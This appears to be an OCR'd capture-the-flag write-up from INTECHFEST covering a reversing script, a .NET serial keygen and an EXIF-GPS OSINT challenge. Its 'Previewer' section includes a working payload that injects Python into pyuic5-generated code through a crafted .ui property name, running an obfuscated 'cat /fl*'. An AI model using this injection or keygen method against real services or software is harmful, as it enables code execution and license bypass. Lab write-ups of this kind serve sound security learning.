
After jump location all retrieved, just retrieved loop all the locations, calculated offset between jump, check the value is printable character, if correct continue to jump to next location

```
kotak = """
I 0x49 0x5555555580B0
"""

flag = ""
kotakkotak = kotak.strip().split("\n")
dapet = ["0x0000555555558060"]
for i in range(len(kotakkotak)):
    sudah = kotakkotak[i].split(" ")[2]
    dapet.append(sudah)

branch = """
12386 0x555555558062
```

```
12464 0x5555555580b0
12547 0x555555558103
12636 0x55555555815c
12710 0x5555555581a6
12782 0x5555555581ee
12859 0x55555555823b
12934 0x555555558286
13008 0x5555555582d0
13096 0x555555558328
13185 0x555555558381
13313 0x555555558401
13384 0x555555558448
13503 0x5555555584bf
13560 0x5555555584f8
13675 0x55555555856b
13779 0x5555555585d3
13888 0x555555558640
13944 0x555555558678
14064 0x5555555586f0
14164 0x555555558754
14234 0x55555555879a
14354 0x555555558812
14454 0x555555558876
14529 0x5555555588c1
14642 0x555555558932
14699 0x55555555896b
14807 0x5555555589d7
14907 0x555555558a3b
14979 0x555555558a83
15088 0x555555558af0
15144 0x555555558b28
15248 0x555555558b90
15360 0x555555558c00
15416 0x555555558c38
15535 0x555555558caf
15635 0x555555558d13
```

```
15727 0x555555558d6f
15836 0x555555558ddc
15889 0x555555558e11
15989 0x555555558e75
16081 0x555555558ed1
16134 0x555555558f06
16256 0x555555558f80
16369 0x555555558ff1
16474 0x55555555905a
16574 0x5555555590be
16651 0x55555555910b
16753 0x555555559171
16876 0x5555555591ec
16932 0x555555559224
17032 0x555555559288
17121 0x5555555592e1
17230 0x55555555934e
17283 0x555555559383
17405 0x5555555593fd
17513 0x555555559469
17622 0x5555555594d6
17743 0x55555555954f
17873 0x5555555595D1
"""

branch = branch.strip().split("\n")
box = []
offsets = []
for br in branch:
    hexed = br.split(" ")[1].lower()
    offset = br.split(" ")[0].lower()
    if(hexed in dapet):
        continue
    box.append(hexed)
    offsets.append(offset)
```

```
parsed = "83F80074"
parsed = bytes.fromhex(parsed)
data = open("main", "rb").read()

import string
string = string.ascii_letters + string.digits + "{}_" + string.punctuation
for x in range(0, 1000):
    loopall = 0
    while loopall < len(box):
        last = eval(dapet[-1])
        coba = eval(box[loopall])
        loopall += 1
        tebak = coba - last
        if(tebak - 5 < 0x20):
            continue
        if(tebak - 5 > 0x80):
            continue
        print(hex(coba), hex(last))
        print(tebak)
        final = tebak - 5
        index = loopall
        akhir = hex(coba)
        print(box[loopall])

    print(loopall)
    print(index)
    print(box[index])
    dapet.append(akhir)
    print(chr(final))
    flag += chr(final)
    print(flag)
```




Run the flag would stop add …Th0ugh, try manual to Th0ught and add ending curl branches would show as valid flag.

Flag


INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}

Serial




PoC

User provided with windows binary that compiled using .NET



Below is code for Form



```
string text2 = null;
text = this.nameTextBox.Text;
text2 = this.serialTextBox.Text;
if (text.Length != 0 && text2.Length != 0)
{
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020> basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>;
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* ptr = <Module>.msclr.interop.marshal_as<class\u0020std::basic_string<char,struct
      \u0020std::char_traits<char>,class\u0020std::allocator<char>\u0020>,class\u0020System::String\u0020^>
      (&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>, ref text2);
    basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* ptr2;
    try
    {
        basic_string<char,std::char_traits<char>,std::allocator<char>\u0020> basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>2;
        ptr2 = <Module>.msclr.interop.marshal_as<class\u0020std::basic_string<char,struct\u0020std::char_traits<char>,class\u0020std::allocator<char>
          \u0020>,class\u0020System::String\u0020^>(&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>2, ref text);
    }
    catch
    {
        <Module>.___CxxCallUnwindDtor(ldftn(std.basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>.{dtor}), (void*)
          (&basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>));
        throw;
    }
    if (<Module>.checkSerial((basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*)ptr2,
      (basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*)ptr) != null)
    {
        MessageBox.Show("That is a valid serial!", "Good!", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
        if (text.Equals("Administrator"))
        {
            this.DecryptFlag(text2,
              "5ce69ebdeea61f7aff03f34590bdf585fb77667ebd7501a2611f200a4801c64353e63a271816e3bd86c2500d0d19b5e54837b8f49be5aeedacc4715722cfa05d92a02992cd6d
              a8ff973615ba9dd9fdac623594d0cd7d0e8e52ecc72413842e4");
        }
    }
    else
    {
        MessageBox.Show("Invalid serial information!", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
    GC.KeepAlive(this);
}
else
```

Application check user Administrator and check license, if license correct, applications would use this to decrypt encrypted flag.

Below is code for checkSerial

```
[return: MarshalAs(UnmanagedType.U1)]
internal unsafe static bool checkSerial(basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* szName,
  basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>* szSerial)
{
    try
    {
        try
        {
            int num = 0;
            int num2 = 0;
            int num3 = 0;
            do
            {
                int num4 = (((num3 ^ 30866) + 19760) ^ 13345) % 65536;
                if (num4 % 11 == 0)
                {
                    num4 /= 11;
                    if (num4 <= 1000)
                    {
                        num = num3;
                        num2 = num4;
                    }
                }
                num3++;
            }
            while (num3 < 65536);
            num3 = 0;
            int num5 = (int)(*(long*)(szName + 16L / (long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<c
            int num6 = 0;
            if (num5 <= 0)
            {
                num6 = 0;
            }
            else
            {
```

Applications our processed input with this comparison

```
else
{
    num20 = (int)((b2 & -33) - 55);
}
b2 = *(sbyte*)(ptr8 + 1L / (long)sizeof(sbyte));
int num21;
if (b2 >= 48 && b2 <= 57)
{
    num21 = (int)(b2 - 48);
}
else
{
    num21 = (int)((b2 & -33) - 55);
}
if (((num20 << 4) | num21) != (*vector<int,std::allocator<int>_u0020> & 255))
{
    goto IL_6FC;
}
b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte));
if (b2 >= 48 && b2 <= 57)
{
    num20 = (int)(b2 - 48);
}
else
{
    num20 = (int)((b2 & -33) - 55);
}
b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte) + 1L / (long)sizeof(sbyte));
int num22;
if (b2 >= 48 && b2 <= 57)
{
    num22 = (int)(b2 - 48);
}
else
{
    num22 = (int)((b2 & -33) - 55);
}
if (((num20 << 4) | num22) != (*(vector<int,std::allocator<int>_u0020> + 4L) & 255))
{
    goto IL_6FC;
}
b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte));
int num23;
if (b2 >= 48 && b2 <= 57)
{
    num23 = (int)(b2 - 48);
}
else
{
```

Below is our input processing on the applications

```
*(vector<int,std::allocator<int>_u0020> + 16L) = num6 % 256;
*(vector<int,std::allocator<int>_u0020> + 20L) = (num6 >> 8) % 256;
*(vector<int,std::allocator<int>_u0020> + 24L) = (num6 >> 16) % 256;
*(vector<int,std::allocator<int>_u0020> + 28L) = (num6 >> 24) % 256;
*(vector<int,std::allocator<int>_u0020> + 12L) = 156;
int* ptr7 = vector<int,std::allocator<int>_u0020> + 20L;
*(vector<int,std::allocator<int>_u0020> + 8L) = (num % 256) ^ *ptr7;
ptr7 = vector<int,std::allocator<int>_u0020> + 28L;
*(vector<int,std::allocator<int>_u0020> + 4L) = (num >> 8) ^ *ptr7;
ptr7 = vector<int,std::allocator<int>_u0020> + 4L;
*vector<int,std::allocator<int>_u0020> = ((*(vector<int,std::allocator<int>_u0020> + 24L) ^ *ptr7 ^ 85) % 256) ^ 167;
sbyte* ptr8 = (sbyte*)szSerial;
ulong num19 = (ulong)(*(long*)(szSerial + 24L / (long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<char
if (((num19 > 15UL) ? 1 : 0) != 0)
```

Locals

Name	Value
szName	0x000000A3D60FD678
szSerial	0x000000A3D60FD658
b2	0x00
num3	0xF8809629
num19	0x0000000000000000
num6	0xF8809629
num20	0xF713EB20
ptr7	0x000000A3D60FD6B0
b	0x52
num4	0x0000E0BC
num15	0xECD83760
num12	0x000000000000000D
num10	0x0000000F
num9	0x0000007C
num	0x0000BFFD
ptr15	null


We should able to retrieve value of num6 and num from debugging process and input user Administrator since num6 and num processed using this parameter


```
num6 = 0xF8809629
num = 0x0000BFFD

vector = [0] * 32  # Initialize a vector array of size 32

vector[16] = num6 % 256
vector[20] = (num6 >> 8) % 256
vector[24] = (num6 >> 16) % 256
vector[28] = (num6 >> 24) % 256
vector[12] = 156

ptr7_index = 20
vector[8] = (num % 256) ^ vector[ptr7_index]
```

```python
ptr7_index = 28
vector[4] = (num >> 8) ^ vector[ptr7_index]

ptr7_index = 4
vector[0] = ((vector[24] ^ vector[ptr7_index] ^ 85) % 256) ^ 167

print(vector)
# print as hex
print(''.join([hex(x)[2:].zfill(2) for x in vector]))
# 3547-6B9C-2996-80F8
```

```
alfan@alfanpc /mnt/c/shared/CTF/intech/serialfold
$ python3 a.py
[53, 0, 0, 0, 71, 0, 0, 0, 107, 0, 0, 0, 156, 0, 0, 0, 41, 0, 0, 0, 150, 0, 0, 0, 128, 0, 0, 0, 248, 0, 0, 0]
350000004700000006b0000009c000000290000009600000080000000f8000000
alfan@alfanpc /mnt/c/shared/CTF/intech/serialfold
```

License generated, now input on the applications would show the flag.






Flag

INTECHFEST{did_you_know_that_this_serial_system_was_the_same_serial_system_for_010_editor?}

Misc

Previewer



PoC

Given a link to website, also an attachment for the website.

Based on the given source code, the website accept the user input as template .ui file then it will be converted with tools called pyuic5, it will generated a .py file. Then the newly generated .py file is appended with some script so that it can run with PyQt. If the GUI is running succesfully, the script will take a screenshots of the windows and shows it in the website.

```
import os
import uuid
import subprocess
from flask import *

import re

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        try:
            code = request.form['code'].replace("'", "")

            filename = str(uuid.uuid4())
            with open(f'/tmp/{filename}.ui', 'w') as f:
                f.write(code)

            error = subprocess.Popen(['pyuic5', f'/tmp/{filename}.ui', '-o',
f'/tmp/{filename}.py'], stdout=subprocess.PIPE,
stderr=subprocess.PIPE).stderr.read().decode('utf-8')
            if error:
                return render_template('index.html', error='Something went
wrong while converting UI to Python code.')

            with open(f'/tmp/{filename}.py', 'r') as r:
                code = r.read()
                code += f"""

if __name__ == "__main__":
    import sys
    app = QtWidgets.QApplication(sys.argv)
```

```
    MainWindow = QtWidgets.QMainWindow()
    ui = Ui_MainWindow()
    ui.setupUi(MainWindow)
    MainWindow.show()

    def screenshot():
        screen = QtWidgets.QApplication.primaryScreen()
        screenshot = screen.grabWindow(MainWindow.winId())
        screenshot.save('/tmp/{filename}.png', 'png')

        QtCore.QCoreApplication.quit()

    QtCore.QTimer.singleShot(1000, screenshot)

    sys.exit(app.exec_())
        """

                with open(f'/tmp/{filename}.py', 'w') as w:
                    w.write(code)

            error = subprocess.Popen(['python3', f'/tmp/{filename}.py'],
stdout=subprocess.PIPE, stderr=subprocess.PIPE).stderr.read().decode('utf-8')
            if error:
                return render_template('index.html', error='Something went
wrong while running the Python code.')

            os.system(f'cp /tmp/{filename}.png
/app/src/static/results/{filename}.png')

            os.system(f'rm /tmp/{filename}.ui')
            os.system(f'rm /tmp/{filename}.py')
            os.system(f'rm /tmp/{filename}.png')

            return redirect(f'/view?id={filename}')
        except Exception as e:
            return render_template('index.html', error=e)
```

```
    return render_template('index.html')

@app.route('/view', methods=['GET'])
def view():
    id = request.args.get('id')
    return render_template('index.html', filename=id)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

Because of lack of documentation of the tools, we ask chatgpt and manage to get a template where it successfully rendered by the application.

```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
 <class>MainWindow</class>
 <widget class="QMainWindow" name="MainWindow">
  <property name="geometry">
   <rect>
    <x>0</x>
    <y>0</y>
    <width>400</width>
    <height>300</height>
   </rect>
  </property>
  <property name="windowTitle">
   <string>Simple Window</string>
  </property>
  <widget class="QWidget" name="centralwidget">
   <widget class="QLabel" name="label">
    <property name="geometry">
     <rect>
      <x>150</x>
      <y>120</y>
      <width>100</width>
      <height>40</height>
     </rect>
    </property>
    <property name="text">
     <string>Hello, PyQt5!</string>
    </property>
   </widget>
```

```
 </widget>
 <widget class="QWidget" name="centralWidget"/>
</widget>
<resources/>
<connections/>
</ui>
```

After some try we notice that the tools doesnt properly validate the template so the result could be injected an will be unintended python code here's an example:

```
        <height>40</height>
       </rect>
      </property>
      <property name="text(1);__import__('os')">
       <string>Hello, PyQt5!</string>
      </property>
     </widget>
    </widget>
```

```
        QtCore.QMetaObject.connectSlotsByName(MainWindow)

    def retranslateUi(self, MainWindow):
        _translate = QtCore.QCoreApplication.translate
        MainWindow.setWindowTitle(_translate("MainWindow", "Simple Window"))
        self.label.setText(1);__import__('os')(_translate("MainWindow", "Hello, PyQt5!"))
```

After this we just need to find a way to get the flag, the problem was we cannot get a reverse shell or send the flag result to outside because of the docker config.

```yaml
version: "3"

services:
  app:
    image: previewer
    container_name: previewer
    build: .
    networks:
      - no_internet
  proxy:
    image: nginx:latest
    container_name: previewer-proxy
    ports:
      - 32448:80
    volumes:
      - ./proxy.conf:/etc/nginx/conf.d/default.conf:ro
    networks:
      - no_internet
      - external_access
    depends_on:
      - app

networks:
  no_internet:
    driver: bridge
    internal: true

  external_access:
    driver: bridge
```

So the idea is just to reveal the flag in the PyQt ui and it will be shown as image in the gui. Here's the final payload. It just run cat /fl* to get the flag and show it in the gui.

```xml
<?xml version="1.0" encoding="UTF-8"?>
```

```
<ui version="4.0">
 <class>MainWindow</class>
 <widget class="QMainWindow" name="MainWindow">
  <property name="geometry">
   <rect>
    <x>0</x>
    <y>0</y>
    <width>1000</width>
    <height>1000</height>
   </rect>
  </property>
  <property name="windowTitle">
   <string>MainWindow</string>
  </property>
  <widget class="QWidget" name="centralwidget">
   <widget class="QLabel" name="label">
    <property name="geometry">
     <rect>
      <x>20</x>
      <y>20</y>
      <width>1000</width>
      <height>1000</height>
     </rect>
    </property>
    <property name="text(_translate(&amp;quot;MainWindow&amp;quot;,
__import__(chr(111)+chr(115)).popen(chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+ch
r(102)+chr(108)+chr(42)).read()
)) #">
     <string>TextLabel</string>
    </property>
   </widget>
  </widget>
 </widget>
 <resources/>
 <connections/>
</ui>
```

Flag

INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}

[OSINT] Details

[OSINT] Details 100 pts

Author: aimardcr

You were just enjoying watching your favorite VTubers, while suddenly the FBI breached into your room because they have found out that you have an outstanding still in Open Source Intelligence. They need your help to recover an image that is taken by a threat actor who recently hacked their National Data Center, one of the FBI's intel managed to get a picture of the hacker by hacking into his/her phone but that's all they can get. Unfortunately the picture really didn't give much information as they thought. Can you analyze the image further? The intel said that the picture could be a clue where the hacker hides. Some might say it's full of paradise.

- Notes - Enter the name of the place (without space) you have found based on the image wrapped with INTECHFEST{}

Download Attachment 👉 d04b9f8d64f85306b2eb3782a046d75081

This challenge has been solved

PoC

Exiftool


```
GPS Altitude                    : 10.3 m Above Sea Level
GPS Date/Time                   : 2024:08:14 06:25:34Z
GPS Latitude                    : 8 deg 45' 59.50" S
GPS Longitude                   : 115 deg 10' 13.20" E
Circle Of Confusion             : 0.007 mm
Field Of View                   : 69.4 deg
Focal Length                    : 5.7 mm (35 mm equivalent: 26.0 mm)
GPS Position                    : 8 deg 45' 59.50" S, 115 deg 10' 13.20" E
Hyperfocal Distance             : 3.29 m
Light Value                     : 5.8
Lens ID                         : iPhone 14 back dual wide camera 5.7mm f/1.5
ubantu@WILLIAMHANUGRA ~/exiftool <master●>
$
```

give me google maps link
8 deg 45' 59.50" S, 115 deg 10' 13.20" E

2/2

Here is the Google Maps link for the coordinates 8°45'59.50" S, 115°10'13.20" E:


Google Maps Link



Flag

